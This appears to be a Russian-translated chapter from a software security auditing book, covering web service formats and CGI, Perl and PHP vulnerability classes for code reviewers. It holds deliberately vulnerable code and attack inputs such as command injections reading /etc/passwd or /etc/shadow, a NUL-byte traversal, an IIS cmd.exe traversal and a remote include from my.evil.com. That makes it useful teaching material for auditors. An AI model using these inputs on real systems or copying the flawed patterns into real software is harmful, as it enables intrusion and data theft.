Simple Object Access Protocol (SOAP) -- протокол обмена XML messages, обычно поверх HTTP transport mechanism. Ценность SOAP в том, что он целиком основан на простых, text-based, open standards. Главная критика SOAP состоит в том, что на практике он complex и bandwidth intensive. В большинстве случаев SOAP можно audit-ить как любое другое веб-приложение. Он раскрывает methods, которые среди прочего могут быть уязвимы к SQL или XML injection attacks.

Тело SOAP request содержится в envelope, который идентифицирует requested service, method и parameters. Extensions к SOAP также могут добавлять encryption и signature-based method authentication в дополнение к любым HTTP-based methods; однако этот компонент подробно в этой главе не рассматривается. Тело SOAP message действительно дает дополнительный потенциал для data filtering. Validation against XML schema может помочь предотвратить множество атак, включая SQL injection, cross-site scripting (XSS), memory manipulation и различные XML-based attacks. Однако schema не является foolproof-методом: она все еще может пропускать вредные данные. При аудите уделяйте особое внимание приложениям, которые полностью полагаются на schema-based protection, и ищите malicious data, которые успешно проходят validation.

REST

Representational State Transfer (REST) включает почти любой тип Web service communication protocol, который не является SOAP, поэтому REST-based communication может принимать любую форму. К счастью, XML часто используется с REST, так что большая часть обсуждения SOAP применима и здесь. **JavaScript Object Notation (JSON)** -- еще один популярный формат для REST data exchange. Используемый главным образом client applications, он просто является методом упаковки данных в JavaScript object. Преимущество JSON в том, что он обычно меньше эквивалентного XML и легко потребляется веб-браузерами. По этой причине JSON обычно используется в dynamic applications, а не в server-to-server communications. Это означает, что JSON используется в областях, более подверженных XSS vulnerabilities, особенно stored XSS. Поэтому нужно внимательно следить, чтобы атакующие не могли предоставлять raw JavaScript для JSON-encoded object.

AJAX

Asynchronous JavaScript and XML (AJAX) -- термин для недавнего поколения highly interactive Web applications. Эти приложения широко используют client scripting, style sheets и asynchronous communication для создания user interfaces, которые ведут себя как типичные rich client applications. Интересная особенность AJAX application в том, что это client-side technology. По определению эта technology почти не должна влиять на безопасность. Однако широкое использование dynamic client content может начать размывать границы между тем, какие data должны быть на client, а какие -- на

server. При проверке таких приложений уделяйте особое внимание information leakage to the client и недостаточной data filtering на server. Это не отличается от уязвимостей, описанных в главе 17; просто в AJAX development такую ошибку сделать еще легче.

Платформы веб-приложений

Теперь, когда вы представляете направление, в котором движутся веб-приложения, нужно понять детали platforms, размещающих эти приложения. Глава 17 охватила common threads и vulnerability classes, которые нужно знать. Однако выбор platform может сильно влиять на то, какие vulnerabilities более распространены и как они проявляются. Поэтому оставшаяся часть этой главы обсуждает тонкости самых популярных platforms. Эта информация не исчерпывающая, но должна дать основу для выявления уязвимостей в приложениях, построенных на этих platforms.

CGI

Стандарт **Common Gateway Interface (CGI)** задает, как обычный, ничем не примечательный executable взаимодействует с веб-сервером для создания dynamic Web content. Он описывает, как две программы могут использовать возможности своего runtime environment, чтобы передать все необходимое о HTTP request и response. В частности, CGI program получает input о HTTP request через environment variables, command line и standard input, а все HTTP response instructions и data возвращает через standard output.

Маловероятно, что вам придется проверять безопасность прямолинейного CGI application, поскольку как техника dynamic Web programming он устарел уже по меньшей мере десять лет. Однако современная Web technology настолько много заимствует из CGI interface, как неявно, так и явно, что стоит рассмотреть технические нюансы, которые существуют до сих пор. Следующие разделы сосредоточены на artifacts, которые все еще создают головную боль безопасности для Web developers.

Indexed queries

В CGI model большая часть информации о входящем HTTP request помещается в environment variables CGI program. Они подробно рассматриваются в следующем разделе, но, вероятно, покажутся вам знакомыми по именам вроде `QUERY_STRING` и `SERVER_NAME`. Большинство людей знает, что standard input (stdin) CGI program используется для отправки тела HTTP request, которое обычно называют "POSTing data". CGI использует standard output для передачи своего HTTP response веб-серверу.

Теперь посмотрите на command-line arguments. Вы, вероятно, предполагали, что query string parameters метода `GET` передаются по command line. Однако оказывается, что это предположение почти полностью неверно. Query string всегда находится в environment variable `QUERY_STRING`, но почти никогда не передается по command line. Это утверждение, вероятно, кажется совершенно неверным любому, кто видел действенность URL вроде следующего:

```
GET /scripts/..%c1%c1../winnt/system32/cmd.exe?/c+dir+c:\
```

Эта Unicode attack работает потому, что непреднамеренно инициирует устаревшую форму HTTP request, называемую "indexed query". Indexed queries стары: они появились до HTML forms и современных методов `GET` и `POST`. (В какой-то момент их почти добавили в HTTP specification как query `TEXTSEARCH`, но они не попали в окончательный draft.) До того как в HTML появились input boxes и buttons, можно было разместить на сайте только search box с помощью тега `<ISINDEX>` на

странице. Он помещает на сайт одно текстовое поле ввода и все еще работает, если хотите посмотреть его в действии. Если пользователь вводит в поле данные и нажимает Enter, веб-браузер отправляет indexed query к странице. Например, ввод строки "jump car cake door" заставляет браузер отправить следующий query:

```
GET /name/of/the/page.exe?jump+car+cake+door
```

Веб-сервер интерпретирует этот indexed query, запуская `page.exe` с массивом arguments `argv[]` вида `{"page.exe", "jump", "car", "cake", "door"}`. Исходным delimiter строки был знак plus, а не ampersand, но кроме этого механизм близок к query string, используемой сегодня.

Поэтому когда современный веб-сервер видит request с query string, он проверяет, является ли она indexed query. Если query string содержит unescaped equal sign (=), веб-сервер решает, что это обычный `GET` query string request, помещает query string в environment variable `QUERY_STRING` и не передает CGI program никаких command-line arguments.

Если веб-сервер видит query string без equal sign, он считает ее indexed query. Он все равно помещает всю query string в `QUERY_STRING`, но также настраивает command-line arguments для запуска CGI program.

Environment variables

Большая часть информации о Web request передается через environment variables в CGI model. Важно понимать эти variables, потому что они перешли в большинство новых Web technologies. Фактически несколько тонко confusing variables, унаследованных от CGI interface, до сих пор сбивают новых developers.

Некоторые variables -- это прямолинейные pieces of data, скопированные прямо из HTTP request клиента, а другие variables веб-сервер заполняет, чтобы объяснить свой runtime environment и configuration. Наконец, некоторые variables содержат analysis и interpretation request. Веб-сервер выполняет analysis и processing request, чтобы решить, что должен вызвать CGI program. Часть этого analysis передается CGI, и обычно именно эти variables создают проблемы из-за своей nuanced nature.

Static variables

Начните с variables, которые остаются одинаковыми между несколькими requests:

• `GATEWAY_INTERFACE` -- эта variable сообщает CGI program, какую версию CGI interface использует веб-сервер, например CGI/1.1.
• `SERVER_SOFTWARE` -- эта variable содержит имя и версию веб-сервера, управляющего CGI gateway, например Apache 1.32.3.

Straightforward request variables

Эти variables меняются в зависимости от HTTP request, но довольно прямолинейны в том, откуда берут информацию и что означают:

• `REMOTE_ADDR` -- IP address машины, отправляющей request веб-серверу. Часто это IP address load-balancer или proxy appliance, если такие devices используются.
• `REMOTE_HOST` -- fully qualified domain name host, отправляющего request серверу, если оно доступно. Опять же, это не всегда hostname реального клиента; оно может относиться к proxy server.
• `REMOTE_IDENT` -- если веб-сервер запрашивает IDENT server на клиенте и получает ответ с username клиента, это имя помещается в эту variable.

• `CONTENT_LENGTH` -- число bytes, которые веб-сервер собирается отправить через stdin в CGI program. Это размер content data HTTP request, например 10000, то есть 10 000 bytes.
• `CONTENT_TYPE` -- media type тела request, отправленного через stdin, например `application/x-www-form-urlencoded`. Если сервер не может определить его из request, он может его опустить.
• `AUTH_TYPE` -- сообщает CGI, какой тип HTTP authentication запросил пользователь, если запросил. Веб-сервер разбирает это значение, например Basic, из поля заголовка Authorization.
• `REMOTE_USER` -- если пользователь аутентифицируется через HTTP authentication, эта variable содержит username. Иначе она undefined.
• `REQUEST_METHOD` -- HTTP method, который использовал клиент, например `GET`, `POST` или `TRACE`.

Parroted request variables

Для каждой строки HTTP request, которую видит веб-сервер, он переводит ее в подходящее имя environment variable и передает приложению. Например, HTTP request header содержит следующий tag User-Agent:

```
User-Agent: AwesomeWebBrowser/1.5
```

CGI engine преобразует имя variable в uppercase. Затем он преобразует любые hyphen characters в underscores и наконец добавляет `HTTP_` в начало всех автоматически преобразованных request header fields. Поэтому в результате вы получаете environment variable `HTTP_USER_AGENT`, установленную в значение `AwesomeWebBrowser/1.5`.

Веб-сервер помещает несколько request header fields, например Content-Length и Content-Type, в core environment variables, поэтому ему не нужно преобразовывать эти request header fields и дублировать информацию. Кроме того, CGI engines не должны переводить некоторые request header fields по причинам безопасности, например base64 authorization data, которые предоставляют пользователи. Это разумно: если веб-сервер обрабатывает authentication и verification credentials, нет причины раскрывать usernames и passwords еще и CGI script.

Synthesized request variables

По мере обработки request веб-сервер создает более тонкие variables. Изначально CGI system проектировалась вокруг прямолинейной file tree model, предполагающей, что URI относится к файлу, существующему в file system. Это предположение часто неверно в современных приложениях, поскольку веб-сервер может выполнить несколько path mappings перед определением final URI. Во многих случаях сервер должен synthesize final URI вместе с variables и state information, соответствующими требованиям CGI programs.

При запуске CGI program сообщают, что она вызывается от имени конкретного URI, называемого script URI. Он может совпадать с URI, который запросил клиент, или быть совершенно arbitrary fabrication веб-сервера. В любом случае вся информация, предоставленная в отдельных environment variables, должна выглядеть относящейся к одному initial query от пользователя. Эти synthesized request variables описаны в следующем списке:

• `SERVER_NAME` -- просто hostname веб-сервера. Он listed under *synthesized* request variables, потому что некоторые valid requests включают hostname от клиента. Полностью выраженный URL включает hostname в statement `GET`, а virtual hosting support большинства веб-серверов позволяет клиенту предоставлять hostname в request header. Поэтому у веб-сервера есть некоторая свобода в построении того, что CGI видит как hostname сервера.

Inge Henriksen, independent security researcher, обнаружил, что Internet Information Services (IIS) 4, 5 и 6 malleable таким образом, и придумал несколько ситуаций, где `SERVER_NAME` trusted as immutable

(архивировано по адресу http://secunia.com/advisories/16548/). Атака просто меняет request вроде следующего:

```
GET /test.asp HTTP/1.0
```

На такой request:

```
GET http://localhost/test.asp HTTP/1.0
```

IIS доверяет предоставленному hostname как разумной specification virtual host, и затем некоторый код, проверяющий, что `SERVER_NAME` является localhost, оказывается defeated.

• `SERVER_PORT` -- TCP port, на который пришел request. Это значение тоже должно быть довольно immutable, но может каким-то образом быть influenced атакующими. Впрочем, это маловероятно.
• `SERVER_PROTOCOL` -- задает protocol, использованный при отправке request клиентом. Обычно это что-то вроде "HTTP/1.1", примерно соответствующее protocol, указанному на первой строке HTTP request.
• `PATH_INFO` -- относится к менее известной технике передачи arguments CGI scripts и другому dynamically executed code. Допустим, у вас есть program `compute.exe` в Web tree в directory `/scripts`. Если кто-то выдает этот Web request:

```
GET /scripts/compute.exe HTTP/1.0
```

Он вызывает вашу program `compute.exe` именно так, как вы ожидали бы. Вот request с добавленным `PATH_INFO`:

```
GET /scripts/compute.exe/compute_slow/output_blue HTTP/1.0
```

Это может быть не тем, что вы ожидали, но веб-сервер все равно запускает `compute.exe`. Алгоритм, который веб-серверы используют при интерпретации pathname, останавливается на первом таком solid match. Все после matched name считается дополнительными arguments к program, называемыми `PATH_INFO`. Поэтому строка `/compute_slow/output_blue` предоставляется `compute.exe` в environment variable `PATH_INFO`.

• `PATH_TRANSLATED` -- если implicit default support для `PATH_INFO` в веб-серверах кажется странной, вы будете гадать, из какой underground lab выполз `PATH_TRANSLATED`. Чтобы получить значение `PATH_TRANSLATED`, веб-сервер начинает с интерпретации компонента `PATH_INFO` query как pathname, предполагая, что он relative to document root. Затем он преобразует этот pathname из virtual Web tree path в actual path в underlying file system. Не сразу очевидно, зачем кому-то все это делать, что делает еще более удивительным тот факт, что это одно из немногих default behaviors веб-серверов.

Однако такая обработка полезна, если вы хотите использовать CGI program как wrapper или filter к другим files или content. Допустим, у вас есть популярная Web page в Web tree по `/cake.html`, и вы написали program, которая переводит files с английского на французский. Вы могли бы разместить French program в root вашего сайта.

Если пользователи идут на www.cakestories.com/French/cake.html, они в итоге запускают French program с `PATH_INFO` равным `/cake.html`. Поэтому `PATH_TRANSLATED` берет `/cake.html` и выясняет physical drive path, соответствующий этому file. Когда French запускается, его environment variable `PATH_TRANSLATED` устанавливается во что-то вроде `/home/jim/jenny/website/htdocs/cake.html`. French program может открыть этот file напрямую file system API calls, сделать свою магию и отобразить результаты.

`PATH_TRANSLATED` также можно использовать для wrapper-type programs, если есть support веб-сервера. Program на основе `PATH_TRANSLATED` просто открывает file в этой environment variable, предполагая, что она вызвана с этим filename. С небольшой sleight of hand, выполненной веб-сервером, French program не нужно находиться в Web tree или immediate file path.

• QUERY_STRING -- эта variable означает именно то, на что похожа, что, вероятно, облегчение после предыдущих двух environment variables. Это все в requested URI после вопросительного знака. Например, допустим, у вас есть program по /convert.exe, и отправлен такой request:

```
GET /convert.exe?query HTTP/1.0
```

Variable QUERY_STRING устанавливается в query, даже если это indexed query. Она всегда устанавливается в query string, если она есть. Теперь рассмотрите такой request:

```
GET /convert.exe/allthestuff/pathinfoisfun?queryingis/also/fun
```

PATH_INFO в этом request -- /allthestuff/pathinfoisfun, а QUERY_STRING -- queryingis/also/fun. Query string -- просто все после вопросительного знака в URI.

• SCRIPT_NAME -- Web path, который можно использовать для идентификации выполняющегося CGI. Он не должен пересекаться с PATH_INFO или QUERY_STRING, и вы должны иметь возможность сконкатенировать все три variables, чтобы собрать script URI, который обрабатывает CGI program. SCRIPT_NAME должен быть URL, который script может использовать, чтобы ссылаться на самого себя при разговоре с веб-сервером.

Path confusion

Если подумать об exposed functions в CGI specification, там не так много помогает разработчикам, которые хотят знать, где их application находится в Web tree и file system. Странность в том, что имена environment variables звучат так, будто у них есть логическая цель в этом направлении. Большинство людей предполагает, что PATH_INFO -- path к directory, где находится script. Они предполагают, что PATH_TRANSLATED -- просто этот pathname, mapped to physical file system. Однако эти variables не ведут себя даже отдаленно так, как предполагают их имена. Забавно, что иногда developers везет из-за обстоятельств, и их code работает достаточно хорошо, хотя variables используются неправильно.

Так что CGI path handling предоставляет исторический interface, который довольно inconsistent, решает не те проблемы и склонен к misunderstanding и неправильному использованию. Естественно, он был распространен в каждую Web technology в той или иной форме как universal interface. Следующие разделы объясняют, как некоторые common environment variables были включены в современные Web environments, с фокусом на PATH_INFO, PATH_TRANSLATED, QUERY_STRING и SCRIPT_NAME, потому что они наиболее важны или baffling. Таблица 18-1 суммирует эти variables.

Таблица 18-1. Common Web environment variables

Language	Interface
PATH_INFO: additional path argument information	
CGI and Perl	Environment variable `PATH_INFO`
PHP	`$_SERVER['PATH_INFO']`
ASP and ASP.NET	`Request.ServerVariables("PATH_INFO")`
Java and JSP	`Request.getPathInfo()`
PATH_TRANSLATED: a filename mapped to the real file system	
CGI and Perl	Environment variable `PATH_TRANSLATED`
PHP	`$_SERVER['PATH_TRANSLATED']`
ASP and ASP.NET	`Request.ServerVariables("PATH_TRANSLATED")`
Java and JSP	`Request.getPathTranslated()`
QUERY_STRING: everything to the right of the ?	
CGI and Perl	Environment variable `QUERY_STRING`
PHP	`$_SERVER['QUERY_STRING']`, among others
ASP and ASP.NET	`Request.ServerVariables("QUERY_STRING")`, among others
Java and JSP	`Request.getQueryString()`
SCRIPT_NAME: virtual path to the running URI	
CGI and Perl	Environment variable `SCRIPT_NAME`
PHP	`$_SERVER['SCRIPT_NAME']`
ASP and ASP.NET	`Request.ServerVariables("SCRIPT_NAME")`
Java and JSP	`Request.getServletPath()`

Пример уязвимости, связанной с PATH_INFO

Одна распространенная security mistake -- не учитывать информацию `PATH_INFO` при выполнении security check against filename. Если dynamic code строит свое представление о `SCRIPT_NAME` способом, который включает `PATH_INFO` или query string, integrity этого filename может быть нарушена. Вот реальный пример security check, который пошел не так:

```
if (!request.getRequestURI().endsWith("_proc.jsp")) {
    session.invalidate();
    weblogic.servlet.security.ServletAuthentication.logout(request);
    RequestDispatcher rd = application.getRequestDispatcher("/sanitized/login.jsp");
    rd.forward(request, response);
} else {
    ...Actual page content...
}
```

В этом коде функция `request.getRequestURI()` используется для получения filename текущей running program, а затем код пытается проверить, что это действительно JSP file. Проблема в том, что следовало проверять эквивалент `SCRIPT_NAME`; он извлекается с помощью `getServletPath()`. Функция `getRequestURI()` похожа, но включает любой присутствующий `PATH_INFO`. Поэтому атакующий может избежать выделенной security check, добавив лишний `PATH_INFO`, заканчивающийся на `_proc.jsp`.

Perl

Perl был популярным языком для создания CGI scripts, потому что хорошо подходил для быстрого text-oriented Web programming. Однако в новых production systems он встречается редко; в основном

его вытеснили PHP, Java и Microsoft solutions. Когда он присутствует, обычно он ограничен небольшими one-off pieces более крупного веб-приложения, и код часто имеет возраст в несколько лет.

Perl -- чрезвычайно flexible language, спроектированный так, чтобы давать developers много способов выполнить задачу. В нем много "magic": expressions выполняют nuanced behaviors за сценой, чтобы все работало гладко. Разумеется, у Perl также много security pitfalls.

SQL injection

Database access обычно выполняется через Perl module `DBI`, хотя могут использоваться и другие mechanisms. В общем случае нужно выполнить case-insensitive search строк `DBI`, `ODBC`, `SQL`, `SELECT`, `EXECUTE`, `QUERY` и `INSERT`, чтобы найти database interaction code. Ниже короткий пример того, как выглядит vulnerable SQL DBI code в Perl:

```
use DBI;
...
$dbh = DBI->connect("DBI:mysql:test:localhost", "test", "tpass");
...
$sth = $dbh->prepare("select * from cars where brand='$brand'");
$sth->execute;
```

Этот код выдает простой vulnerable SQL query к MySQL database. Интересный момент в том, что код сначала prepares, а затем executes query. Однако prepared query уязвим, потому что user-supplied data не bound.

File access

Perl имеет flexible mechanisms для доступа к file system, но эта гибкость делает такие access mechanisms восприимчивыми к user manipulation. Самый распространенный способ открыть handle к file -- функция `open()`. Опасно позволять пользователям контролировать части filename string, переданной этой функции, поскольку filename string может задавать access mode к file или даже сказать `open()`, что он должен spawn shell и выполнить command. Эти вопросы подробно рассмотрены в главе 8, "Строки и метасимволы".

Например, допустим, у вас есть CGI script, который берет user-supplied variable и помещает ее в `$firstname`. Следующий код может быть security disaster:

```
open(MYHANDLE, "$firstname");
```

Пользователи могут указать filename, заканчивающийся или начинающийся pipe character, и выполнить arbitrary command с filename вроде `"cat /etc/shadow|"`. Пользователи также могут открыть любой file в file system для чтения, записи или append.

Еще один важный нюанс: Perl восприимчив к NUL byte injection issue. Он не считает NUL-terminating byte концом строки, но когда его strings передаются underlying OS, ОС их учитывает. Поэтому если у вас был бы такой code:

```
open(MYHANDLE, "/usr/local/myapp/desc/" . $firstname . ".txt");
```

Пользователи могли бы указать `$firstname` как `../../../../etc/passwd%00`, и code в итоге открыл бы `/etc/passwd`. Известный security researcher Rain Forest Puppy (RFP) написал отличную статью, познакомившую мир с этой проблемой, опубликованную в Issue 55 журнала *Phrack* (www.phrack.org).

Shell invocation

Программисты могут запускать command shell в Perl множеством способов. Вызов `open()` для открытия command shell, как в предыдущем примере, -- самый коварный случай для поиска, потому что обычно застает developers врасплох. Функции `system()` и `exec()` более прямолинейны и работают похоже на counterparts standard library. Backticks также являются интересным встроенным language construct для запуска subshell. Поэтому код вроде следующего будет уязвим:

```
$fileinfo = `ls -l $filename`;
```

Если пользователи укажут filename `"/;cat /etc/passwd"`, subshell воспримет это как two-command sequence.

File inclusion

Функцию `require()` можно использовать для чтения arbitrary code во время выполнения, поэтому любая ситуация, где пользователи могут изменить file argument для `require()`, опасна. Функция `use()` безопаснее, потому что ограничена загрузкой Perl modules и работает во время compile time, а не runtime. Функция `do()` используется нечасто; она примерно equivalent to `require()` в том, что загружает external Perl file и пропускает его через parser/interpreter. Вот пример того, как может выглядеть уязвимое использование statement `require`:

```
# assume $user_language is taken from a cookie
my $module = "/usr/local/myapp/localization/conversion_" . $user_language . "pm";
require $module;
```

Этот код пытается загрузить block of code для conversion output в правильный язык. Он предполагает, что language, взятый из cookie (`$user_language`), соответствует two-letter code, например `en` или `fr`. Если атакующие используют directory traversal и NUL-byte injection, они могут эксплуатировать код для запуска любого Perl file в системе.

Inline evaluation

Функция `eval()` динамически evaluates Perl code, как и regular expression modifier `/e`. Если user-malleable data используется в dynamically constructed code, атакующие могут получить возможность запускать arbitrary Perl. Razvan Dragomirescu, independent researcher, обнаружил экземпляр этой уязвимости в mailing list manager Majordomo (www.securityfocus.com/bid/2310). Вот vulnerable code:

```
foreach $i (@array) {
    $command = "(q~$reply_addr~ =~ $i)";
    $result = 1, last if (eval $command);
}
```

Атакующие могут exert just enough control над `reply_addr`, чтобы захватить control of the script. Техника эксплуатации Dragomirescu embedded backticks в reply address так, что Perl interpreter открывал attacker-controlled subshell.

Синтаксис `eval()` прямолинеен, как показано в предыдущем примере. Modifier `/e` немного менее распространен и может быть труднее заметен. Вот базовый пример того, как он может использоваться:

```
s/\d+/sprintf("%5d",$&)/e; # yields 'abc 246xyz'
```

Если атакующий может изменить выполняемое expression, он, вероятно, может compromise application, заставив его generate attacker-controlled command line.

Cross-site scripting

Perl предоставляет функцию `HTML::Entities::encode()` для escaping HTML metacharacters и функцию `URI::Escape::uri_encode()` для обработки URLs. Modules `HTML::Entities` и `URI::Escape` включают дополнительные interfaces для обработки разных encodings среди прочего. Module `Apache::TaintRequest` также можно использовать для предотвращения reflected cross-site scripting через Perl taint system. При аудите Perl code ищите отсутствие этих protection methods в коде, отображающем user-malleable HTML.

Taint mode

Taint mode -- интересная feature Perl, которую можно использовать в веб-приложениях для усиления безопасности и диагностики или обнаружения security issues. Она помечает любой external input как potentially tainted. Если program пытается сделать что-то sensitive с таким input, она сталкивается с error и halts. Sensitive operations -- задачи вроде открытия files, spawning subshells, dynamic evaluation code и взаимодействия с file system, database или network. Reference page `perlsec` в вашей Perl installation -- хорошее место для начала изучения taint mode.

PHP

PHP Hypertext Preprocessor (PHP) -- одна из самых популярных platforms для web development, особенно в open source community. Он доступен как Apache module, ISAPI filter и CGI program, что делает его одной из наиболее versatile web platforms. Низкая стоимость PHP, open license и относительно простой syntax -- важная часть его быстрого распространения. Он особенно популярен среди junior web developers, потому что дает довольно легкий переход от static HTML pages к rich dynamic web sites.

PHP изначально проектировался как простой набор Perl scripts, выполняющих basic HTML templating и substitution. Однако более десяти лет разработки и пять major revisions превратили его в robust object-oriented language с огромным диапазоном libraries и toolkits. К сожалению, удобство PHP и его expansive libraries также являются одной из его крупных проблем безопасности.

Многие PHP libraries -- простые wrappers вокруг множества system APIs, которые ведут себя по-разному и влияют на безопасность способами, плохо понятыми большинством developers. Простота PHP и быстрое распространение также привели к большому числу популярных toolkits, разработанных с малым уважением к безопасности. Разумеется, сама PHP platform не менее безопасна, чем конкуренты. Поэтому, имея правильное знание основных PHP APIs, можно выявлять и диагностировать потенциальные security issues.

SQL injection

Большая часть database interaction в PHP выполняется через несколько простых common interfaces. Взаимодействие с MySQL database обычно включает функции `mysql_connect()` и `mysql_query()`. Взаимодействие с Postgres использует `pg_connect()` и `pg_query()`. Microsoft SQL Server использует family functions `mssql_query()`. Вот типичный vulnerable SQL query:

```
$res = mysql_query("SELECT * FROM users WHERE name='" . $_GET["username"] . "'");
```

Этот код выдает типичный vulnerable query к MySQL server, хотя он не специфичен для MySQL. Все database-specific interfaces используют один и тот же общий набор functions. Сначала нужно search codebase, чтобы определить, какие functions используются, и попытаться исследовать все SQL queries. Стоит изучить online documentation, чтобы собрать список потенциальных functions, но short list включает следующее:

• `mysql_query()`

- `mysql_db_query()`
- `mysql_unbuffered_query()`
- `pg_execute()`
- `pg_query()`
- `pg_query_params()`
- `pg_prepare()`
- `pg_send_execute()`
- `pg_send_query()`
- `pg_send_query_params()`
- `pg_send_prepare()`
- `mssql_execute()`
- `mssql_query()`

Кроме того, generic Open Database Connectivity (ODBC) interface реализован в family functions `odbc_*`. У него немного другой API, где SQL query имеет следующую форму:

```
$query = "SELECT * FROM users WHERE name='" . $_GET["username"] . "'";
$result = odbc_exec($conn, $query);
```

При review code проверяйте все использования `odbc_exec()`, `odbc_execute()`, `odbc_do()` и `odbc_prepare()`.

Наконец, функциональность PHP Data Objects (PDO) предоставляет abstraction поверх database layer. Вы должны уметь изолировать SQL queries, ищя calls к PDO methods `exec()`, `prepare()` и `query()`. Также нужно проверять method `PDOStatement.execute()`, чтобы убедиться, что prepared statement template не constructed dynamically.

File access

PHP реализует большинство C-style standard library calls для file manipulation. Функция `fopen()` -- самая распространенная для opening files, и ее interface очень похож на C. Другие интересные functions включают `readfile()`, `dir()`, `unlink()`, `file()`, `mkdir()`, `symlink()` и `get_file_contents()`. Обычные tampering concerns применимы к PHP file access functions, а типичная exploitable issue выглядит примерно так:

```
$myfile = "/usr/local/myapp/var/:" . $_GET['filename'];
$fp = fopen($myfile, "r");
```

Этот код приводит к прямолинейной directory traversal attack, позволяющей читать arbitrary files. PHP также уязвим к NUL-byte injection, хотя в определенных configurations это обрабатывается автоматически, в зависимости от global settings.

Разумеется, разработчики PHP не могли просто позволить `fopen()` заниматься всего лишь открытием files в file system. Они не стали добавлять subshell execution, как в Perl, но добавили support для автоматической обработки URLs. Поэтому если использовать `fopen()` с filename http://www.neohapsis.com/, например, HTTP connection делается за вас behind the scenes. PHP поставляется с support для `http://`, `ftp://` и `file://`. В зависимости от build, он также может поддерживать `https://`, `ftps://`, несколько специальных files `php://`, `zlib://`, `compress.zlib://`, `compress.bzip2://`, `ssh2.shell://`, `ssh2.exec://`, `ssh2.tunnel://`, `ssh2.sftp://`, `ogg://` и `expect://`.

Это behavior включено по умолчанию и отключается изменением setting `allow_url_fopen` в configuration file `php.ini`. Как можно представить, такое behavior может быть очень опасным, если attacker controls beginning of filename. Как минимум атакующий может попытаться заставить веб-сервер делать remote network requests, что полезно для firewall attacks, особенно на stateful inspection firewalls, разбирающих application-layer protocols, например FTP. Атакующие могут просто

воспользоваться расположением веб-сервера в network для nefarious action. Например, они могли бы делать requests к administrative interfaces, которые firewalled from outside, или даже перегружать protocols так, чтобы FTP или HTTP request был интерпретирован другим daemon как valid input. Effects похожи на XML external entities attack, обсужденную в главе 17.

Атакующие, контролирующие начало filename, могут использовать любой из перечисленных ранее methods, чтобы получить полный control over file contents, которые видит PHP code. Этот control может быть или не быть серьезной security issue в зависимости от subsequent code, но creative attackers, вероятно, смогут придумать какую-нибудь форму атаки. Один special file, который остается доступным даже если `allow_url_fopen` отключен, -- `php://input`. Этот special file позволяет code читать raw data, отправленные через `POST` в PHP script.

Shell invocation

Как и в Perl, developers могут вызвать command shell в PHP script множеством способов. Backticks открывают command shell, поэтому любые user-malleable data внутри backticks представляют major risk. Функция `exec()` запускает external program через subshell, так что не путайте ее с `execve()`-style system call. Функция `shell_exec()` equivalent to backtick operator, а `system()` похожа на libc `system()`: она запускает command через subshell. Функции `proc_open()` и `popen()` похожи на libc `popen()` и используются для spawning subprocess with pipe. Функция `passthru()` запускает command в shell и заставляет ее заменить currently running process.

Самое важное: каждый упомянутый API принимает "command" как argument, и эта command запускается через shell. PHP function, которая просто использует `execve()` с file, -- `pcntl_exec()`, а все остальное нужно исследовать на potential metacharacter injection. Naming немного misleading, потому что можно ожидать, что functions вроде `exec()` и `proc_open()` работают как libc `execve()`-style functions, но это не так.

Вот простой пример реальной уязвимости в PHP Ping utility:

```
//************************************
// FUNCTION DU PING
//************************************
function PHPing($cible, $pingFile) {
    exec("ping -a -n 1 $cible >$pingFile", $list);
    $fd = fopen($pingFile, "r");
    while (!feof($fd)) {
        $ping .= fgets($fd, 256);
    }
    fclose($fd);
    return $ping;
}
//----------------------------------------
?>
```

Эта issue, обнаруженная Gregory Lebras из Security Corporation, прямолинейна (www.securityfocus.com/bid/7030). Пользователи могут вставлять shell metacharacters в variable `$cible`. Поэтому call to `exec()` можно использовать для запуска arbitrary commands по выбору атакующего. Вот пример, который привел Lebras:

```
http://[target]/phpping/index.php?pingto=www.security-corp.org%20|%20dir
...
c:\phpping
03/03/2003 23:01 <DIR> .
03/03/2003 23:01 <DIR> ..
03/03/2003 23:00 <DIR> img
30/04/2002 23:13 3217 index.php
30/04/2002 23:19 921 README
03/03/2003 23:03 0 resultat.ping
3 file(s) 4138 bytes
3 Dir(s) 11413962752 bytes free
```

File inclusion

Language directives `require` и `include` используются для включения других files в PHP script. Оба resolve dynamically constructed strings, и developers нередко используют эту feature. Любой user-supplied input в included filename может вводить серьезные security flaws, позволяя пользователям запускать любой file через PHP interpreter. При code review нужно также учитывать похожие functions `require_once()` и `include_once()`.

PHP весьма уязвим к этому классу security flaw, поскольку language directives `require` и `include` поддерживают гибкое URL file opening, обсужденное для функции `fopen()`. Поэтому в default PHP configuration следующий код был бы чрезвычайно unsafe:

```
// Now draw the current submenu
include($_GET['submenu'] . "_code.inc");
```

Атакующие могли бы передать следующее для parameter `submenu`:

```
http://my.evil.com/evilcode.txt?ignore=
```

PHP interpreter подключился бы к my.evil.com и сделал Web request следующего вида:

```
GET evilcode.txt?ignore=_code.inc
```

Затем он взял бы response от evil.com и запустил бы его как PHP script. Так атакующие могут предоставить любой arbitrary PHP code, который захотят.

Если configuration отключает `allow_url_fopen` по security reasons, все равно остается potential attack vector. Атакующие могут указать filename `php://input`, что заставляет PHP interpreter parse и execute raw data, отправленные через `POST` в PHP script.

Inline evaluation

Функция `eval()` evaluates string как block PHP code через interpreter. User-malleable data в evaluated string могут приводить к major security exposures, если пользователи могут maliciously embed собственный PHP code. James Bercegay из Gulftech Research and Development обнаружил следующую уязвимость в module PHPXMLRPC (www.osvdb.org/17793):

```
// decompose incoming XML into request structure
xml_parser_set_option($parser, XML_OPTION_CASE_FOLDING, true);
xml_set_element_handler($parser, "xmlrpc_se", "xmlrpc_ee");
xml_set_character_data_handler($parser, "xmlrpc_cd");
xml_set_default_handler($parser, "xmlrpc_dh");
if (!xml_parse($parser, $data, 1)) {
    // return XML error as a faultCode
    $r = new xmlrpcresp(
        0,
        $xmlrpcerrxml + xml_get_error_code($parser),
        sprintf("XML error: %s at line %d",
            xml_error_string(xml_get_error_code($parser)),
            xml_get_current_line_number($parser))
    );
    xml_parser_free($parser);
} else {
    xml_parser_free($parser);
    $m = new xmlrpcmsg($_xh[$parser]['method']);
    // now add parameters in $plist="";
    for ($i = 0; $i
        ...
        $plist .= "$i - " . $_xh[$parser]['params'][$i] . " \n";
        eval('$m->addParam(' . $_xh[$parser]['params'][$i] . ");");
    }
}
```

За этим кодом немного трудно следить, но по сути он parses user-supplied XML document и затем loops through parameters, которые предоставил пользователь. На каждой iteration он constructs PHP code для вызова method `addParam()` на object `xmlrpcmsg $m`. Затем он использует `eval()` для вызова этого method. Допустим, пользователь предоставляет XML document с parameter named `bob`. Приведенный код constructs эту string:

```
$m->addParam(bob);
```

